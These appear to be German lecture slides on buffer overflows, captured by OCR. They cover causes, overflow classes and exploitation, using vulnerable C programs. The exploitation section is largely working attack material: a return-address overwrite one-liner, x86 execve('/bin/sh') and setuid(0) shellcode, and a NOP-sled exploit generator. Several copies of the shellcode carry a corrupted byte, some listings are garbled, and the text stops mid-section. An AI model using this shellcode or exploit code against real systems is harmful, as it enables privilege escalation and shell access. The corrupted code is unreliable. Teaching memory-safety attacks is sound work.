# Buffer Overflows

Daniel Hepper
Irina Krivochtchekova
Elyasin Shaladi

# Übersicht

- Was ist ein Buffer Overflow?
- Wie können Buffer Overflows entstehen?
- Wie kann man Buffer Overflows ausnutzen?
- Gegenmaßnahmen:
  - Wie vermeidet man Buffer Overflows?
  - Wie kann man Buffer Overflows erkennen?
  - Wie funktionieren „Anti-BO-Tricks“?

# Was ist ein Buffer Overflow?

```
char buf1[10];
[...]
strcpy (buf1, args);
```

# Was ist ein Buffer Overflow?

„buffer overflow /n./ What happens when you try to stuff more data into a buffer (holding area) than it can handle.[...]“ [JARGON]

„A buffer overflow is an anomalous condition where a program somehow writes data beyond the allocated end of a buffer in memory. [...]“ [WIKIPEDIA]

# Wie können Buffer Overflows entstehen?

- Design der Programmierspache C/C++:

  keine automatische Längenprüfung von Arrays oder von Zeigerreferenzierungen
- String-Operationen der Standard-C-Bibliotheken
  - `strcpy`
  - `gets`
  - `sprintf`
  - `scanf`
  - `strcat`
  - `...`

„Never use gets().“
-- gets(3) Manpage

# Was ist ein Buffer Overflow?

Einteilung in Klassen

1. Klassische Stack-basierte Buffer Overflows
2. Off-by-Ones und Frame Pointer Overwrites
3. BSS Overflows
4. Heap Overflows


# Was ist ein Buffer Overflow?
## Klassische Stack-basierte Buffer Overflows

s1.c:

```
00 #include <stdio.h>
01 #include <string.h>

02 void f( char *args) {

03     char buf1[10];
04     char buf2[4] = "ABC";
05     strcpy (buf1, args);

06 }

07 int main (int argc, char *argv[]) {

08     if (argc > 1) {
09         printf("Input: %s\n", argv[1]);
10         f(argv[1]);
11     }
12     return 0;

13 }
```


# Was ist ein Buffer Overflow?
## Klassische Stack-basierte Buffer Overflows

- Was passiert bei einem Funktionsaufruf?



# Was ist ein Buffer Overflow?
## Klassische Stack-basierte Buffer Overflows

- Was passiert bei einem Funktionsaufruf mit zu langem Argument?



# Wie kann man Buffer Overflows ausnutzen?

- Denial of Service
- Modifikation des Programmflusses
- Ausführung eingeschleusten Programmcodes

# Wie kann man Buffer Overflows ausnutzen?
## Denial of Service


- Überschreiben der Verwaltungsinformationen auf dem Stack führt in der Regel zum Programmabbruch
- Fehlerhafte Prozesse lassen sich gezielt beenden

```
#include <sys/types.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <unistd.h>

#define LISTENQ   1024
#define PORT   7777
#define SA struct sockaddr

void do_sth(char *str) {
    char buf[24];
    strcpy(buf,str);
    printf("buf: %s\n", buf);
}

int main(int argc, char *argv[]) {
    char   line[64];
    int    listenfd, connfd;
    struct sockaddr_in servaddr;
    ssize_t n;

    listenfd = socket (AF_INET,
SOCK_STREAM, 0);

    }
```

```
bzero (&servaddr,
       sizeof (servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_addr.s_addr =
    htonl (INADDR_ANY);
servaddr.sin_port = htons (PORT);

bind (listenfd, (SA *) &servaddr,
      sizeof(servaddr));
listen (listenfd, LISTENQ);

for (;;) {
    connfd =
        accept (listenfd
                (SA *) NULL, NULL);
    write (connfd, "Eingabe: ",9);
    n = read(connfd, line,
             sizeof (line) -1);
    line[n] = 0;

    do_sth(line);

    close (connfd);
}
```


# Wie kann man Buffer Overflows ausnutzen?
## Denial of Service

```
[...]
void do_sth(char *str) {
    char buf[24];
    strcpy(buf,str);
    printf("buf: %s\n", buf);
}
int main(int argc, char *argv[]) {
    char line[64];
    [...]
    n = read(connfd, line, sizeof (line) -1);
    line[n] = 0;
    do_sth(line);
    [...]
}
```



# Wie kann man Buffer Overflows ausnutzen?
## Denial of Service

```
[...]
void do_sth(char *str) {
    char buf[24];
    strcpy(buf,str);
    printf("buf: %s\n", buf);
}
int main(int argc, char *argv[]) {
    char line[64];
    [...]
    n = read(connfd, line, sizeof (line) -1);
    line[n] = 0;
    do_sth(line);
    [...]
}
```



# Wie kann man Buffer Overflows ausnutzen?
## Modifikation des Programmflusses

- Überschreiben der Verwaltungsinformationen auf dem Stack führt in der Regel zum Programmabbruch
- Wird die Rücksprungadresse aber mit einem gültigen Wert überschrieben, wird das Programm nach der Unterfunktion an dieser Speicherstelle fortgesetzt

# Wie kann man Buffer Overflows ausnutzen?
## Modifikation des Programmflusses


```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

void rootonly(void) {
    printf("root only!\n");
    exit(0);
}

void public(char *args) {
    char buf[12];
    strcpy(buf,args);
    printf("\nbuf: %s\n",buf);
}
```


```
int main (int argc, char *argv[]) {
    int uid;
    uid = getuid();
    if (uid == 0) {
        rootonly();
        exit(1);
    }
    if (argc > 1) {
        printf("rootonly -> %p\n",
                rootonly);
        printf("public   -> %p\n",
                public);
        public(argv[1]);
    } else {
        printf("No arguments!\n");
    }
    return 0;
}
```

# Wie kann man Buffer Overflows ausnutzen?

## Modifikation des Programmflusses

„Exploit“: `./pf `python -c 'print "A"*28+"\x54\x84\x04\x08"'`



# Wie kann man Buffer Overflows ausnutzen?
## Ausführung eingeschleusten Programmcodes

Ein Exploit zum Ausführen eigenen Codes besteht i. A. aus zwei Teilen:

- *Payload*:
  Eingeschleuster Programmcode, dient meistens zum Öffnen einer Shell (*Shellcode*)
- *Injection Vector*:
  Mechanismus um den Puffer gezielt zum Überlauf zu bringen und den Programmfluß auf den Payload umzulenken

# Wie kann man Buffer Overflows ausnutzen?
## Ausführung eingeschleusten Programmcodes

Payload: z. B. Shellcode

```
#include <stdio.h>
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- Probleme:
  - absolute Adresse nicht bekannt
    JMP-CALL-Mechanismus
  - Null-Bytes werden als String-Ende interpretiert,
    dürfen also nicht vorkommen

# Wie kann man Buffer Overflows ausnutzen?

## Ausführung eingeschleusten Programmcodes - Payload

```
char shellcode[] =
   "\xeb\x1f"                /* jmp 0x1f    */
   "\x5e"                    /* popl %esi      */
   "\x89\x76\x08"            /* movl %esi,0x8(%esi)  */
   "\x31\xc0"                /* xorl %eax,%eax */
   "\x88\x46\x07"            /* movb %eax,0x7(%esi)  */
   "\x89\x46\x0c"            /* movl %eax,0xc(%esi)  */
   "\xb0\x0b"                /* movb $0xb,%al  */
   "\x89\xf3"                /* movl %esi,%ebx */
   "\x8d\x4e\x08"            /* leal 0x8(%esi),%ecx  */
   "\x8d\x56\x0c"            /* leal 0xc(%esi),%edx  */
   "\xcd\x80"                /* int $0x80      */
   "\x31\xdb"                /* xorl %ebx,%ebx */
   "\x89\xd8"                /* movl %ebx,%eax */
   "\x40"                    /* inc %eax    */
   "\xcd\x80"                /* int $0x80      */
   "\xe8\xdc\xff\xff\xff"    /* call -0x24     */
   "/bin/sh";                /* .string \"/bin/sh\"  */
```

# Wie kann man Buffer Overflows ausnutzen?

## Ausführung eingeschleusten Programmcodes - Payload

```
char shellcode[] =
    "\xeb\x1f"                  /* jmp 0x1f    */
    "\x5e"                      /* popl %esi      */
    "\x89\x76\x08"              /* movl %esi,0x8(%esi)  */
    "\x31\xc0"                  /* xorl %eax,%eax */
    "\x88\x46\x07"              /* movb %eax,0x7(%esi)  */
    "\x89\x46\x0c"              /* movl %eax,0xc(%esi)  */
    "\xb0\x0b"                  /* movb $0xb,%al  */
    "\x89\xf3"                  /* movl %esi,%ebx */
    "\x8d\x4e\x08"              /* leal 0x8(%esi),%ecx  */
    "\x8d\x56\x0c"              /* leal 0xc(%esi),%edx  */
    "\xcd\x80"                  /* int $0x80      */
    "\x31\xdb"                  /* xorl %ebx,%ebx */
    "\x89\xd"                   /* movl %ebx,%eax */
    "\x40"                      /* inc %eax    */
    "\xcd\x80"                  /* int $0x80      */
    "\xe8\xdc\xff\xff\xff"      /* call -0x24     */
    "/bin/sh";                  /* .string \"/bin/sh\"  */
```

# Wie kann man Buffer Overflows ausnutzen?

## Ausführung eingeschleusten Programmcodes - Payload

```
char shellcode[] =
   "\xeb\x1f"                  /* jmp 0x1f    */
   "\x5e"                      /* popl %esi      */
   "\x89\x76\x08"              /* movl %esi,0x8(%esi)  */
   "\x31\xc0"                  /* xorl %eax,%eax */
   "\x88\x46\x07"              /* movb %eax,0x7(%esi)  */
   "\x89\x46\x0c"              /* movl %eax,0xc(%esi)  */
   "\xb0\x0b"                  /* movb $0xb,%al  */
   "\x89\xf3"                  /* movl %esi,%ebx */
   "\x8d\x4e\x08"              /* leal 0x8(%esi),%ecx  */
   "\x8d\x56\x0c"              /* leal 0xc(%esi),%edx  */
   "\xcd\x80"                  /* int $0x80      */
   "\x31\xdb"                  /* xorl %ebx,%ebx */
   "\x89\xd"                   /* movl %ebx,%eax */
   "\x40"                      /* inc %eax    */
   "\xcd\x80"                  /* int $0x80      */
   "\xe8\xdc\xff\xff\xff"      /* call -0x24     */
   "/bin/sh";                  /* .string \"/bin/sh\"  */
```

# Wie kann man Buffer Overflows ausnutzen?


## Ausführung eingeschleusten Programmcodes - Payload

```
char shellcode[] =
   "\xeb\x1f"                  /* jmp 0x1f    */
   "\x5e"                      /* popl %esi      */
   "\x89\x76\x08"              /* movl %esi,0x8(%esi)  */
   "\x31\xc0"                  /* xorl %eax,%eax */
   "\x88\x46\x07"              /* movb %eax,0x7(%esi)  */
   "\x89\x46\x0c"              /* movl %eax,0xc(%esi)  */
   "\xb0\x0b"                  /* movb $0xb,%al  */
   "\x89\xf3"                  /* movl %esi,%ebx */
   "\x8d\x4e\x08"              /* leal 0x8(%esi),%ecx  */
   "\x8d\x56\x0c"              /* leal 0xc(%esi),%edx  */
   "\xcd\x80"                  /* int $0x80      */
   "\x31\xdb"                  /* xorl %ebx,%ebx */
   "\x89\xd"                   /* movl %ebx,%eax */
   "\x40"                      /* inc %eax    */
   "\xcd\x80"                  /* int $0x80      */
   "\xe8\xdc\xff\xff\xff"      /* call -0x24     */
   "/bin/sh";                  /* .string \"/bin/sh\"  */
```

# Wie kann man Buffer Overflows ausnutzen?
## Ausführung eingeschleusten Programmcodes - IV

Klassische Variante:

NOPs + Payload in Puffer kopieren und die Rücksprungadresse mit der Payload-Adresse überschreiben



# Wie kann man Buffer Overflows ausnutzen?
## Ausführung eingeschleusten Programmcodes

s2.c:

```
00  #include <stdio.h>
01  #include <string.h>
02  void f( char *args) {
03      char buf1[512];
04      strcpy (buf1, args);
05  }
06  int main (int argc, char *argv[]) {
07      if (argc > 1) {
08          printf("Input: %s\n", argv[1]);
09          f(argv[1]);
10      }
11      return 0;
12  }
```

stack_exploit.c:

```
#include <stdlib.h>
#include <stdio.h>

#define DEFAULT_OFFSET        0
#define DEFAULT_BUFFER_GR     512
#define NOP         0x90

char shellcode[] = [...]

unsigned long GetESP (void){
    __asm__("movl %esp,%eax");
}

int main (int argc, char *argv[]){
    char    *buff, *zgr;
    long    *adr_zgr, adr;
    int     offset = DEFAULT_OFFSET,
            bgr = DEFAULT_BUFFER_GR;
    int     i;

    if (argc > 1) bgr = atoi (argv[1]);
    if (argc > 2) offset = atoi (argv[2]);

    if (!(buff = malloc (bgr))) {
        printf("Fehler bei der Speicherreservierung.\n");
        exit (1);
    }

    [...]
```

stack_exploit.c:

```
[...]

unsigned long GetESP (void){
    __asm__("movl %esp,%eax");
}

int main (int argc, char *argv[]){

    [...]

    adr = GetESP() - offset;
    fprintf (stderr, "ESP : 0x%x\n", GetESP());
    fprintf (stderr, "ESP mit Offset: 0x%x\n", adr);
    zgr = buff;
    adr_zgr = (long *) zgr;
    for (i = 0; i < bgr; i+=4)       // Puffer mit Adresse füllen
        *(adr_zgr++) = adr;

    for (i = 0; i < bgr/2; i++)      // 1. Hälfte NOP füllen
        buff[i] = NOP;

    zgr = buff + ((bgr/2) - (strlen (shellcode)/2));
    for (i = 0; i < strlen (shellcode); i++)    // Payload in die
        *(zgr++) = shellcode[i];                // Mitte schreiben

    buff[bgr - 1] = '\0';
    printf ("%s", buff);
    return 0;
}
```

# Wie kann man Buffer Overflows ausnutzen?
## Ausführung eingeschleusten Programmcodes

Problem:

„If the shell is started with the effective user (group) id not equal to the real user (group) id [...] the effective user id is set to the real user id.“ -- bash ManPage

Abhilfe: `setuid(0)`

Als Assemblercode:

```
char setuidcode[] =
        /* setuid (0)                                   */
        "\x31\xc0"      /* xorl %eax,%eax               */
        "\x31\xdb"      /* xorl %ebx,%ebx               */
        "\xb0\x17"      /* movb $0x17,%al               */
        "\xcd\x80"      /* int $0x80                    */
```

(Wird vor dem Shellcode im Puffer abgelegt)

# Wie kann man Buffer Overflows ausnutzen?
## Ausführung eingeschleusten Programmcodes - IV

Alternative Umgebungsvariable

- eingeschleuster Programmcode in Umgebungsvariable
- modifizierte Rücksprungadresse zeigt in die Umgebungsvariable
- bietet sich an wenn der Überlaufpuffer zu klein ist, um den Payload aufzunehmen

stack_exploit3.c:

